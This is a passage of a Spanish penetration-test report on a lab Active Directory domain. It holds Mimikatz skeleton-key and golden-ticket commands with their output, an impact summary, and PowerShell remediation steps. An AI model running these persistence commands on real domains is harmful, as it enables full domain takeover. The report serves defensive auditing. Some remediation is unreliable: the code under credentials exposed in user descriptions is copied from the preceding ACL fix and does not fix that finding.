mimikatz # kerberos::golden /user:FakeUser /domain:domain.local /sid:S-1-5-21-3085590451-4130159220-2412703036 /target:WIN-B820FDLIP
42.domain.local /service:cifs /rc4:c98b3eb0c3c3d6f6edf47ea3f8a2dd79 /ptt
User      : FakeUser
Domain    : domain.local (DOMAIN)
SID       : S-1-5-21-3085590451-4130159220-2412703036
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c98b3eb0c3c3d6f6edf47ea3f8a2dd79 - rc4_hmac_nt
Service   : cifs
Target    : WIN-B820FDLIP42.domain.local
Lifetime  : 02/09/2025 14:03:48 ; 31/08/2035 14:03:48 ; 31/08/2035 14:03:48
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'FakeUser @ domain.local' successfully submitted for current session
```

[Evidencia: 98a_Persistence_Techniques.png] - Implementación de técnicas de persistencia

```
PS C:\tools> ./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # kerberos::golden /user:FakeUser /domain:domain.local /sid:S-1-5-21-3085590451-4130159220-2412703036 /target:WIN-B820FDLIP
42.domain.local /service:cifs /rc4:c98b3eb0c3c3d6f6edf47ea3f8a2dd79 /ptt
User      : FakeUser
Domain    : domain.local (DOMAIN)
SID       : S-1-5-21-3085590451-4130159220-2412703036
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c98b3eb0c3c3d6f6edf47ea3f8a2dd79 - rc4_hmac_nt
Service   : cifs
Target    : WIN-B820FDLIP42.domain.local
Lifetime  : 02/09/2025 14:03:48 ; 31/08/2035 14:03:48 ; 31/08/2035 14:03:48
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'FakeUser @ domain.local' successfully submitted for current session
```

[Evidencia: 98b_Persistence_Techniques.png] - Continuación implementación de técnicas de persistencia

---

4.8.5 Análisis de Impacto de la Post-explotación

Capacidades Obtenidas - Control administrativo total

✔ **110+ credenciales**: Todo el directorio comprometido

✔ **Golden Tickets**: Persistencia de 10 años

✔ **DCSync permanente**: Capacidad de reextracción

✔ **Skeleton Key**: Backdoor universal temporal

Vectores de persistencia implementados

- **Golden Ticket**: Acceso indefinido sin detección
- **Hashes extraídos**: 110+ cuentas disponibles para Pass-the-Hash
- **Silver Tickets**: Acceso granular por servicio
- **Skeleton Key**: Backdoor universal temporal

Correlación con Marcos de Referencia

➢ **MITRE ATT&CK T1003.006**: OS Credential Dumping: DCSync - **Ejecutado**

exitosamente

- ➢ **MITRE ATT&CK T1558.001**: Steal or Forge Kerberos Tickets: Golden Ticket - **Implementado**
- ➢ **MITRE ATT&CK T1558.002**: Steal or Forge Kerberos Tickets: Silver Ticket - **Demostrado**
- ➢ **MITRE ATT&CK T1003.001**: LSASS Memory - **Extraído con Mimikatz**
- ➢ **MITRE ATT&CK T1134.001**: Access Token Manipulation: Token Impersonation/Theft - **Validado**
- ➢ **CVSS 3.1**: AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H (Puntuación: 9.1 - Crítico)

Conclusión de Post-explotación

La fase de post-explotación demostró **control total y persistencia avanzada** sobre el dominio domain.local:

- ◆ **Logros técnicos confirmados:**
  - ✔ **Extracción masiva**: 110+ credenciales del directorio completo
  - ✔ **Golden Tickets**: Persistencia de una década implementada
  - ✔ **Técnicas DCSync**: Replicación completa sin acceso físico
  - ✔ **Backdoors múltiples**: Skeleton Key y Silver Tickets funcionales
- ◆ **Impacto empresarial crítico:**
  - ✔ **Compromiso total**: Todo usuario y servicio del dominio accesible
  - ✔ **Persistencia a largo plazo**: Acceso garantizado por años
  - ✔ **Bypass de controles**: Autenticación completamente comprometida
  - ✔ **Capacidad de re-compromiso**: Vectores múltiples de acceso mantenidos

La post-explotación confirma que el compromiso inicial mediante SMB Relay evolucionó hacia **control administrativo completo y permanente** del entorno Active Directory, requiriendo **reconstrucción total de la infraestructura de identidad** para su remediación efectiva.

5. REMEDIACIÓN - CONTROLES NORMATIVOS

La remediación de las 27 vulnerabilidades críticas identificadas en el entorno Active Directory **domain.local** requiere un enfoque sistemático basado en marcos de seguridad reconocidos internacionalmente. Las siguientes recomendaciones priorizan las vulnerabilidades por impacto empresarial y proveen implementaciones técnicas específicas, correlacionadas con NIST Cybersecurity Framework y CIS Controls. En esta sección se proporcionaran todos los comandos para remediar una a una cada vulnerabilidad, no obstante cabe indicar que no se muestran evidencias de la remediación al sistema AD objetivo ya que se necesitan realizar una cantidad considerable de tests al sistema para el desarrollo de las herramientas personalizadas y para ello se necesita mantener el sistema con las vulnerabilidades implementadas, no obstante todos los comandos se han probado y verificado que son totalmente funcionales.

5.1 Justificación Metodológica

La clasificación y el orden de remediación no siguen exclusivamente el valor de "criticidad" o CVSS mostrado en la matriz técnica, sino que se fundamentan en su **impacto real sobre la seguridad global**, la probabilidad de compromiso total y la facilidad de explotación en el escenario actual del entorno.

Se pondera el efecto práctico, la superficie de ataque y la relación con rutas de escalada, persistencia o exfiltración masiva, priorizando los controles que garantizan la continuidad y la integridad del dominio, conforme a los criterios de riesgo dictados por NIST CSF y CIS Controls.

Criterio aplicado: Algunas vulnerabilidades catalogadas como "críticas" por CVSS pueden programarse para remediación en fases posteriores si su explotación no representa un vector de compromiso inmediato, mientras que otras de igual o menor valoración técnica, pero mayor riesgo operativo, se abordan de forma prioritaria.

5.2 Criterios de Priorización por Impacto Operacional

Los criterios de priorización se basan en:

1. **Control total del dominio**: Vulnerabilidades que permiten acceso administrativo pleno o modificación no autorizada de objetos críticos (Domain Admins, Enterprise Admins, Schema Admins). **Remediación prioritaria e inmediata**.

2. **Escalada de privilegios directa**: Vectores cuya explotación lleve de forma comprobada a control DA o Enterprise Admin, incluyendo rutas de delegación, SPNs expuestos y rutas de ataque Kerberos.

3. **Exposición masiva de credenciales**: Riesgo de compromiso de cuentas sensibles por password spraying, AS-REP roasting, políticas débiles o exposición de usuarios y hashes, afectando la seguridad de todo el dominio.

4. **Persistencia avanzada y re-compromiso**: Capacidades del atacante para mantener acceso tras mitigaciones iniciales, incluyendo permisos DCSync no autorizados y ausencia de controles de auditoría.

5. **Impacto sobre continuidad/negocio**: Debilidades cuya explotación pueda interrumpir procesos críticos del negocio, priorizadas en función de su efecto sobre la disponibilidad o integridad.

5.3 Matriz de Priorización por Impacto y Criterios

Con base en los criterios establecidos, se presenta una matriz de priorización estructurada en **cuatro ventanas temporales de remediación**, clasificando cada vulnerabilidad según su impacto potencial, priorizando las acciones desde mayor urgencia hasta menor prioridad.

FASE 1: CRÍTICA (0-7 días) - Control Total del Dominio				
CVSS	**Vulnerabilidad**	**Identificador (ID)**	**Tiempo de remediación**	**Justificación**
8.5	Políticas de Contraseñas Extremadamente Débiles	VULN-PC-MAN-008	**0-7 días**	Password spraying exitoso confirmado
8.5	Grupo Schema Administrators Poblado	VULN-PC-008	**0-7 días**	Modificación esquema AD sin restricciones

FASE 1: CRÍTICA (0-7 días) - Control Total del Dominio				
9.0	Configuraciones DCSync Habilitadas	VULN-MAN-012	**0-7 días**	Replicación directorio sin privilegios DA
8.5	Membresía Crítica en Grupo DnsAdmins	VULN-MAN-010	**0-7 días**	Escalada a Domain Admin confirmada
9.0	AS-REP Roasting - Sin Preautenticación	VULN-PC-MAN-001	**0-7 días**	5/5 credenciales crackeadas exitosamente
9.0	Kerberoasting - SPNs Expuestos	VULN-MAN-002	**0-7 días**	Cuentas servicio críticas identificadas
8.5	Cuentas Admin sin Protección Delegación	VULN-PC-002	**0-7 días**	Abuso delegación sin restricciones
9.0	Acceso LDAP Anónimo Habilitado	VULN-PC-MAN-004	**0-7 días**	Enumeración sin credenciales confirmada
8.5	Base de Usuarios Completamente Expuesta	VULN-MAN-011	**0-7 días**	110+ usuarios enumerables sin restricción
8.5	Credenciales Expuestas en Descriptions	VULN-MAN-009	**0-7 días**	jerrilyn.marylynne comprometida
8.5	Backup AD Desactualizado	VULN-PC-006	**0-7 días**	Continuidad negocio comprometida
8.5	Ausencia de LAPS	VULN-PC-005	**0-7 días**	Credenciales administrativas locales compartidas

FASE 2: ALTA/MEDIA (8-30 días) - Vectores Secundarios				
CVSS	**Vulnerabilidad**	**Identificador (ID)**	**Tiempo de remediación**	**Justificación**
7.5	Auditoría Insuficiente en Controladores	VULN-PC-009	**8-30 días**	Detección de ataques limitada
8.5	SMB Message Signing Opcional	VULN-MAN-005	**8-30 días**	SMB Relay confirmado exitoso
8.5	Protocolo Autenticación Legacy (NTLMv1)	VULN-PC-004	**8-30 días**	Downgrade attacks posibles
7.5	Servicio Print Spooler Expuesto	VULN-PC-010	**8-30 días**	PrintNightmare potential
8.0	Configuraciones Kerberos Inseguras	VULN-MAN-003	**8-30 días**	Tickets larga duración confirmados
7.5	Sesiones Nulas SMB	VULN-MAN-006	**8-30 días**	Enumeración

FASE 2: ALTA/MEDIA (8-30 días) - Vectores Secundarios				
	Activas			básica sin credenciales
6.0	Contraseñas que Nunca Expiran	VULN-PC-016	**8-30 días**	Cuentas con contraseñas estáticas
7.0	Registro Máquinas sin Restricciones	VULN-PC-011	**8-30 días**	Expansión superficie ataque

FASE 3: MEDIA/BAJA (30-90+ días) - Endurecimiento General				
CVSS	**Vulnerabilidad**	**Identificador (ID)**	**Tiempo de remediación**	**Justificación**
6.5	Rutas de Red Sin Endurecimiento	VULN-PC-014	**30-90 días**	Segmentación insuficiente
6.0	Configuraciones Red Incompletas	VULN-PC-015	**30-90 días**	Hardening de infraestructura
6.0	Servicios NetBIOS Expuestos	VULN-MAN-007	**30-90 días**	Reconocimiento inicial facilitado
5.0	DCE/RPC Services Enumeration	VULN-OV-001	**30-90 días**	Información de servicios expuesta
8.5	Delegación sin Restricciones Activa	VULN-PC-003	**90+ días**	Requiere planificación arquitectural
2.1	ICMP Timestamp Information Disclosure	VULN-OV-002	**90+ días**	Impacto mínimo confirmado

EXCLUIDA DE REMEDIACIÓN			
CVSS	**Vulnerabilidad**	**Identificador (ID)**	**Justificación**
9.0	Control Total Usuario Everyone	VULN-PC-001	**No requiere acción: ausente en la revisión técnica actual**

Nota técnica: *VULN-PC-001* fue identificada en el escaneo automatizado inicial pero la comprobación manual descartó su existencia en el entorno actual. Se conserva en la matriz para trazabilidad técnica y cierre del ciclo de gestión forense.

5.4 Remediación CRÍTICA - Fase 1 (0-7 días): Control Total del Dominio

Esta fase la componen 5 vulnerabilidades con probabilidad de compromiso del 100% sobre objetos críticos (Domain Admins, Enterprise Admins, Schema Admins). Remediación obligatoria en máximo 7 días.

5.4.1 VULN-PC-MAN-008 - Políticas de Contraseñas Extremadamente Débiles

Evidencia Técnica

- **Fuente:** Configuración extraída de GptTmpl.inf accedida mediante SMBClient en SYSVOL.
- **Confirmación:** Hallazgo validado por PingCastle y verificación manual especializada.
- **Valoración CVSS:** 8.5 justificado por el riesgo masivo y la facilidad de explotación.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-1 (Identity management), PR.AC-7 (Authentication management)
- **CIS Controls v8:** Control 16.2 (Configure Account Lockout), Control 5.2 (Account Provisioning)

Recomendaciones técnicas

- Configuración de Fine-Grained Password Policies para cuentas críticas
- Educación de usuarios sobre políticas de contraseñas
- Auditoría regular del cumplimiento de políticas

Remediación Técnica

```
powershell
# Identificación de política actual
Get-ADDefaultDomainPasswordPolicy

# Corrección: Implementación de política robusta
Set-ADDefaultDomainPasswordPolicy -Identity domain.local `
  -MinPasswordLength 12 `
```

```
  -MaxPasswordAge "90.00:00:00" `
  -MinPasswordAge "1.00:00:00" `
  -PasswordHistoryCount 12 `
  -ComplexityEnabled $true `
  -ReversibleEncryptionEnabled $false `
  -LockoutThreshold 5 `
  -LockoutDuration "00:30:00" `
  -LockoutObservationWindow "00:30:00"

# Verificación de aplicación
Get-ADDefaultDomainPasswordPolicy
```

5.4.2 VULN-PC-008 - Grupo Schema Administrators Poblado

Evidencia Técnica

- **Origen:** Enumeración de grupos privilegiados vía LDAP y PowerShell.
- **Confirmación:** 1 cuenta con membresía activa en Schema Administrators.
- **Valoración CVSS:** 8.5 por capacidad de modificación estructural del esquema AD.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.PT-3 (Principle of least privilege)
- **CIS Controls v8:** Control 5.4 (Automated Account Deprovisioning), Control 6.8 (Privilege Escalation Monitoring)

Recomendaciones técnicas

- Vaciado inmediato del grupo salvo intervenciones controladas
- Monitorización continua de cambios en membresía
- Documentación de excepciones justificadas

Remediación Técnica

```
powershell
# Identificación de membresía actual
Get-ADGroupMember -Identity "Schema Admins"

# Corrección: Depuración de membresía
Remove-ADGroupMember -Identity "Schema Admins" -Members
usuario_a_remover -Confirm:$false
```

```
# Verificación de membresía mínima
Get-ADGroupMember -Identity "Schema Admins"
```

5.4.3 VULN-MAN-012 - Configuraciones DCSync Habilitadas

Evidencia Técnica

- **Fuente:** Análisis de permisos Active Directory mediante BloodHound y dsacls.
- **Usuario identificado:** DAVINE.RETHA presenta permisos de replicación (DS-Replication-Get-Changes y DS-Replication-Get-Changes-All).
- **Confirmación:** Permisos críticos Replicating Directory Changes detectados en cuentas no autorizadas.
- **Valoración CVSS:** 9.0 por capacidad de replicación completa del directorio.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), DE.CM-8 (Vulnerability scans)
- **CIS Controls v8:** Control 5.4 (Automated Account Deprovisioning), Control 6.2 (Privilege Escalation Monitoring)

Recomendaciones técnicas

- Eliminación inmediata de permisos DCSync no autorizados
- Restricción a Domain Admins únicamente
- Auditoría semanal de permisos de replicación

Remediación Técnica

```
powershell
# Identificación de permisos DCSync
dsacls "DC=domain,DC=local" | findstr "Replicating Directory
Changes"

# Corrección: Eliminación permisos no autorizados
dsacls "DC=domain,DC=local" /remove:g "Everyone:CA;Replicating
Directory Changes"
dsacls "DC=domain,DC=local" /remove:g "Authenticated
Users:CA;Replicating Directory Changes All"
dsacls "DC=domain,DC=local" /remove
"DOMAIN\DAVINE.RETHA:CA;DS-Replication-Get-Changes"
```

```
dsacls "DC=domain,DC=local" /remove
"DOMAIN\DAVINE.RETHA:CA;DS-Replication-Get-Changes-All"

# Verificación
dsacls "DC=domain,DC=local" | findstr "Replicating Directory
Changes"
```

5.4.4 VULN-MAN-010 - Membresía Crítica en Grupo DnsAdmins

Evidencia Técnica

- **Fuente:** Análisis PingCastle y validación manual de grupos privilegiados.
- **Confirmación:** Usuario kimbell.mariquilla identificado como miembro activo sin justificación operativa.
- **Valoración CVSS:** 8.5 por vector directo de escalada a Domain Admin vía DNS.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.PT-3 (Principle of least privilege)
- **CIS Controls v8:** Control 5.5 (Account Management – Manage Privileged Accounts), Control 6.2 (Access Control Management – Monitoring for Privilege Escalation)

Recomendaciones técnicas

- Eliminación inmediata de miembros no autorizados
- Modelo Just-In-Time para incorporaciones futuras
- Revisiones mensuales formales de membresía
- Alertas en tiempo real ante cambios de membresía

Remediación Técnica

```
powershell
# Identificación de membresía actual
Get-ADGroupMember -Identity "DnsAdmins"

# Corrección: Eliminación de usuarios no autorizados
Remove-ADGroupMember -Identity "DnsAdmins" -Members
"kimbell.mariquilla" -Confirm:$false
```

```
# Verificación de membresía mínima
Get-ADGroupMember -Identity "DnsAdmins"
```

5.5 Remediación CRÍTICA - Fase 2 (0-7 días): Escalada de Privilegios Directa

Esta fase lo componen 3 vulnerabilidades con capacidad de escalada directa sin interacción previa con la víctima. Remediación obligatoria en máximo 7 días.

5.5.1 VULN-PC-MAN-001 - AS-REP Roasting - Sin Preautenticación Kerberos

Evidencia Técnica

- **Fuente:** Identificación mediante PingCastle y extracción manual de hashes AS-REP.
- **Confirmación:** 5 cuentas vulnerables, 4 contraseñas crackeadas exitosamente offline.
- **Valoración CVSS:** 9.0 por compromiso directo sin credenciales previas.

Correlación con marcos normativos

- **NIST CSF**: PR.AC-7 “Credential management”
- **CIS Controls v8:** Control 4 “Secure Configuration for Hardware and Software on Mobile Devices”

Recomendaciones técnicas

- Habilitación inmediata de preautenticación Kerberos
- Cambio forzoso de contraseñas comprometidas
- Aplicación de Fine-Grained Password Policies
- Monitoreo periódico de cuentas DoesNotRequirePreAuth

Remediación Técnica

```
powershell
# Identificación de cuentas vulnerables
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth | Select Name, SamAccountName
```

```
# Corrección inmediata: Habilitar preautenticación y forzar cambio
de contraseña
$ASREPUsers = @("jerrilyn.marylynne", "hatty.marie-ann",
"alexia.lynea", "jania.drona", "barbra.launce")
foreach ($User in $ASREPUsers) {
    Set-ADUser -Identity $User -DoesNotRequirePreAuth $false
    Set-ADUser -Identity $User -ChangePasswordAtLogon $true
    Write-Output "Corregido: $User"
}

# Ejemplo de política robusta para estas cuentas (Fine-Grained)
New-ADFineGrainedPasswordPolicy -Name "High-Security-Policy" `
    -MinPasswordLength 14 `
    -ComplexityEnabled $true `
    -LockoutThreshold 3
Add-ADFineGrainedPasswordPolicySubject -Identity
"High-Security-Policy" -Subjects $ASREPUsers

# Verificación: No deben existir cuentas vulnerables
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} |
Measure-Object
```

5.5.2 VULN-MAN-002 - Kerberoasting - SPNs Expuestos

Evidencia Técnica

- **Fuente:** Identificación mediante Impacket y consultas LDAP autenticadas en entorno Vulnerable-AD.
- **Confirmación:** Cuentas de servicio críticas con SPNs configurados: exchange_svc, mssqlsvc, httpsvc.
- **Valoración CVSS:** 9.0 por compromiso directo de servicios empresariales esenciales.

Correlación con marcos normativos

- **NIST CSF :** PR.AC-7 (Credential management)
- **CIS Controls v8 :** Control 5 (Account Management)

Recomendaciones técnicas

- Contraseñas robustas de 25+ caracteres para cuentas con SPN
- Eliminación de RC4, configuración solo AES con msDS-SupportedEncryptionTypes

- ➢ Rotación periódica forzada para cuentas de servicio críticas
- ➢ Monitorización de eventos Kerberos anómalos

Remediación Técnica

```
powershell
# Identificación de cuentas con SPN
Get-ADUser -Filter * -Properties ServicePrincipalName |
Where-Object { $_.ServicePrincipalName -ne $null } | Select
Name,ServicePrincipalName

# Corrección: Implementación de contraseñas robustas (25+
caracteres)
ForEach ($svcAccount in (Get-ADUser -Filter * -Properties
ServicePrincipalName | Where-Object { $_.ServicePrincipalName -ne
$null })) {
    $strongPassword = -join ((65..90) + (97..122) + (48..57) +
(33..47) | Get-Random -Count 25 | % {[char]$_})
    Set-ADAccountPassword -Identity $svcAccount.SamAccountName
-Reset -NewPassword (ConvertTo-SecureString $strongPassword
-AsPlainText -Force)
    Set-ADUser -Identity $svcAccount.SamAccountName
-PasswordNeverExpires $false

# Configurar cifrados seguros (evitar RC4)
   Set-ADUser -Identity $svcAccount.SamAccountName -Replace
@{'msDS-SupportedEncryptionTypes'=24}
}

# Verificación de configuraciones aplicadas
Get-ADUser -Filter * -Properties
ServicePrincipalName,msDS-SupportedEncryptionTypes | Where-Object
{ $_.ServicePrincipalName -ne $null }
```

5.5.3 VULN-PC-002 - Cuentas Admin sin Protección Delegación

Evidencia Técnica

- ➢ **Fuente:** Análisis mediante Get-ADUser y revisión de atributo UserAccountControl.
- ➢ **Confirmación:** Cuenta "Administrador" carece del flag "Account is sensitive and cannot be delegated".

➢ **Valoración CVSS:** 8.5 por riesgo de escalada inmediata vía delegación Kerberos.

Correlación con marcos normativos

➢ **NIST CSF:** PR.AC-1 (Identities and credentials are managed)
➢ **CIS Controls v8 :** Control 5 (Account Management)

Recomendaciones técnicas

➢ Habilitación inmediata del atributo AccountNotDelegated en cuentas administrativas
➢ Revisión y auditoría periódica de cuentas privilegiadas
➢ Integración en procesos de provisión y compliance
➢ Alertas automáticas ante deshabilitación de protección
➢ Documentación justificada de excepciones

Remediación Técnica

```
powershell
# Identificación de cuentas administrativas sin protección
Get-ADUser -Filter * -Properties AccountNotDelegated | `
  Where-Object { $_.AdminCount -eq 1 -and $_.AccountNotDelegated
-ne $true } | `
  Select Name, SamAccountName

# Corrección inmediata: habilitar protección contra delegación
Get-ADUser -Filter {AdminCount -eq 1} | ForEach-Object {
    Set-ADUser -Identity $_.SamAccountName -AccountNotDelegated
$true
}

# Verificación posterior
Get-ADUser -Filter * -Properties AccountNotDelegated |
Where-Object { $_.AdminCount -eq 1 -and $_.AccountNotDelegated -ne
$true }
```

5.6 Remediación CRÍTICA - Fase 3 (0-7 días): Exposición Masiva de Credenciales

Esta fase lo componen 3 vulnerabilidades con capacidad de exposición masiva y continuada de credenciales. Remediación obligatoria en máximo 7 días.

5.6.1 VULN-PC-MAN-004 - Acceso LDAP Anónimo Habilitado

Evidencia Técnica

- **Fuente:** Pruebas mediante ldapsearch y verificación de parámetros DSHeuristics.
- **Confirmación:** Consultas rootDSE anónimas exitosas sin requerir autenticación.
- **Valoración CVSS:** 9.0 por facilitación de reconnaissance y fingerprinting del dominio.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), DE.CM-8 (Vulnerability monitoring)
- **CIS Controls v8:** Control 4.6 (Restrict access to directory services), Control 13.7 (Monitor directory services for anomalous activity)

Recomendaciones técnicas

- Deshabilitación completa de acceso LDAP anónimo
- Endurecimiento de parámetros DSHeuristics y LDAPServerIntegrity
- Auditoría regular de intentos de acceso anónimo
- Verificación post-remediación de imposibilidad de consultas sin credenciales
- Documentación formal de excepciones operativas

Remediación Técnica

```
powershell
# Identificación de configuración actual
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name
"LDAPServerIntegrity"
Get-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Property
dsHeuristics
```

```
# Corrección: Deshabilitación completa de acceso anónimo
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name
"LDAPServerIntegrity" -Value 2
Set-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Clear
dsHeuristics
Restart-Service ntds
# Verificación: Test de acceso anónimo (debe fallar)
# ldapsearch -x -h <dc-ip> -b "" -s base
```

5.6.2 VULN-MAN-011 - Base de Usuarios Completamente Expuesta

Evidencia Técnica

- **Fuente:** Análisis de ACL y enumeración mediante enum4linux con usuario de bajo privilegio "tokio".
- **Confirmación:** 103 usuarios enumerados completamente incluyendo IT Admins y Executives por permisos excesivos.
- **Valoración CVSS:** 8.5 por exposición organizacional y facilitación de targeting específico.

Correlación con marcos normativos

NIST CSF: PR.AC-4 (Access permissions managed), DE.CM-7 (Privileged access monitoring)
CIS Controls v8: Control 6.3 (Apply least privilege), Control 14.4 (Restrict discovery capabilities)

Recomendaciones técnicas:

- Eliminación de delegaciones abiertas sobre OU "Usuarios"
- Implementación de principio de mínimo privilegio
- Auditoría periódica de permisos delegados en OUs críticas
- Alertas automáticas ante modificaciones de ACL
- Documentación justificada de excepciones

Remediación Técnica

```
powershell
# Identificación de permisos excesivos
Get-Acl "AD:OU=Usuarios,DC=domain,DC=local" | Format-List

# Corrección: Eliminación de permisos no autorizados
dsacls "OU=Usuarios,DC=domain,DC=local" /remove:g "Authenticated
Users"
dsacls "OU=Usuarios,DC=domain,DC=local" /remove:g "Everyone"

# Verificación de permisos restringidos
Get-Acl "AD:OU=Usuarios,DC=domain,DC=local"
```

5.6.3 VULN-MAN-009 - Credenciales Expuestas en Descriptions

Evidencia Técnica

- **Fuente:** Extracción mediante LDAP y enum4linux de atributos Description con credenciales.
- **Confirmación:** 4 cuentas con credenciales en texto claro: jerrilyn.marylynne, belia.randa, danit.nichol, ninette.fernanda.
- Valoración CVSS: 8.5 por acceso directo a cuentas administrativas sin barreras técnicas.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-1 (Identities and credentials are managed), PR.DS-5 (Data is protected)
- **CIS Controls v8:** Control 5.2 (Manage service account credentials), Control 4.9 (Restrict unencrypted authentication credentials)

Recomendaciones técnicas

- Eliminación inmediata de credenciales en atributos Description
- Auditoría completa de todos los atributos de usuario por credenciales expuestas
- Implementación de políticas que prohíban almacenar credenciales en campos de texto
- Monitorización automática de patrones de credenciales en atributos AD
- Cambio forzoso de contraseñas en cuentas comprometidas

Remediación Técnica

```
powershell
```

```
# Identificación de permisos excesivos
Get-Acl "AD:OU=Usuarios,DC=domain,DC=local" | Format-List

# Corrección: Eliminación de permisos no autorizados
dsacls "OU=Usuarios,DC=domain,DC=local" /remove:g "Authenticated
Users"
dsacls "OU=Usuarios,DC=domain,DC=local" /remove:g "Everyone"

# Verificación de permisos restringidos
Get-Acl "AD:OU=Usuarios,DC=domain,DC=local"
```

5.7 Remediación CRÍTICA - Fase 4 (0-7 días): Continuidad y Negocio Crítica

Esta fase lo componen 2 vulnerabilidades con impacto directo en continuidad operativa y capacidad de recuperación. Remediación obligatoria en máximo 7 días.

5.7.1 VULN-PC-006 - Backup AD Desactualizado

Evidencia Técnica

- **Fuente:** Verificación mediante Get-WBJob y wbadmin get versions.
- **Confirmación:** Ausencia total de backups System State en los últimos 30 días, sin trabajos programados.
- **Valoración CVSS:** 8.5 por imposibilidad de recuperación ante incidentes críticos.

Correlación con marcos normativos falta

- **NIST CSF:** PR.IP-4 (Backups of information are conducted), PR.PT-1 (Audit/log records are determined, documented, implemented, and reviewed)
- **CIS Controls v8:** Control 11.3 (Perform automated backups), Control 11.4 (Protect recovery data)

Recomendaciones técnicas

- Implementación inmediata de backup diario automático System State
- Verificación integral de ejecución y almacenaje con revisiones semanales
- Políticas de retención, pruebas de restauración y almacenamiento redundante

- ➢ Alertas de fallo y documentación de ciclos de backup
- ➢ Integración en auditorías rutinarias y procesos de compliance

Remediación Técnica

```
powershell
# Identificación de estado actual de backups
Get-WBJob
wbadmin get versions
# Corrección: Implementación de backup automático diario
New-Item -ItemType Directory -Path "D:\ADBackups" -Force

# Ejecutar backup inmediato del System State
wbadmin start systemstatebackup -backuptarget:D:\ADBackups

# Programar backup diario automático
schtasks /Create /SC DAILY /TN "AD System State Backup" /TR
"wbadmin start systemstatebackup -backuptarget:D:\ADBackups
-quiet" /RU SYSTEM /ST 02:00

# Verificación de implementación
Get-WBJob
Get-ScheduledTask -TaskName "AD System State Backup"
wbadmin get versions
```

5.7.2 VULN-PC-005 - Ausencia de LAPS

Evidencia Técnica

- ➢ **Fuente:** Detección PingCastle (PC-005) y verificación comando Get-ADComputer.
- ➢ **Confirmación:** Error "ms-Mcs-AdmPwd propiedad no válida" confirma esquema AD no extendido para LAPS.
- ➢ **Valoración CVSS:** 8.5 por movimiento lateral masivo con contraseñas locales estáticas.

Correlación con marcos normativos

- ➢ **NIST CSF:** PR.AC-1 (Identities and credentials are managed), PR.DS-5 (Data is protected)
- ➢ **CIS Controls v8:** Control 5.2 (Manage service account credentials), Control 4.4 (Ensure unique passwords), Control 4.9 (Restrict unencrypted authentication credentials)

Recomendaciones técnicas

- ➢ Implementación inmediata de LAPS en todos los equipos del dominio
- ➢ Extensión esquema AD para atributo ms-Mcs-AdmPwd
- ➢ Configuración GPOs para gestión automática y rotativa de contraseñas locales
- ➢ Limitación acceso lectura ms-Mcs-AdmPwd solo a Domain Admins
- ➢ Auditoría regular de aplicación LAPS y rotación de contraseñas

Remediación Técnica

```
powershell
# Identificación de estado LAPS
Get-Command -Module AdmPwd.PS -ErrorAction SilentlyContinue
Get-ADComputer -Filter * -Property ms-Mcs-AdmPwd -ErrorAction
SilentlyContinue

# Corrección: Implementación completa de LAPS
# 1. Instalación de componentes LAPS
Install-WindowsFeature -Name RSAT-AD-PowerShell
# Descargar e instalar LAPS desde Microsoft

# 2. Extensión del esquema AD
Import-Module AdmPwd.PS
Update-AdmPwdADSchema

# 3. Configuración de permisos
Set-AdmPwdComputerSelfPermission -OrgUnit
"OU=Computers,DC=domain,DC=local"
Set-AdmPwdReadPasswordPermission -OrgUnit
"OU=Computers,DC=domain,DC=local" -AllowedPrincipals "Domain
Admins"

# 4. Configuración GPO para LAPS
# Computer Configuration > Policies > Administrative Templates >
LAPS
# - Enable local admin password management: Enabled
# - Password Settings: 15 characters, 30 days

# Verificación de implementación
Get-ADComputer -Filter * -Property ms-Mcs-AdmPwd | Select Name,
```

```
'ms-Mcs-AdmPwd' | Where-Object { $_.'ms-Mcs-AdmPwd' -ne $null }
```

5.8 Remediación ALTA PRIORIDAD - Fase 1 (8-30 días): Persistencia Avanzada

Esta fase lo componen 2 vulnerabilidades que permiten persistencia avanzada y acceso encubierto prolongado. Remediación en 8-30 días.

5.8.1 VULN-PC-009 - Auditoría Insuficiente en Controladores

Evidencia Técnica

- **Fuente:** Detección PingCastle (PC-009) y verificación comando auditpol /get /category:*.
- **Confirmación:** Categorías críticas "Sin auditoría": Privilege Use, Process Creation, Object Access, Account Management.
- **Valoración CVSS:** 7.5 por imposibilidad de detección de persistencia y re-compromisos.

Correlación con marcos normativos

- **NIST CSF:** DE.CM-1 (Detection processes are managed), PR.PT-1 (Audit/log records are determined, documented, implemented, and reviewed)
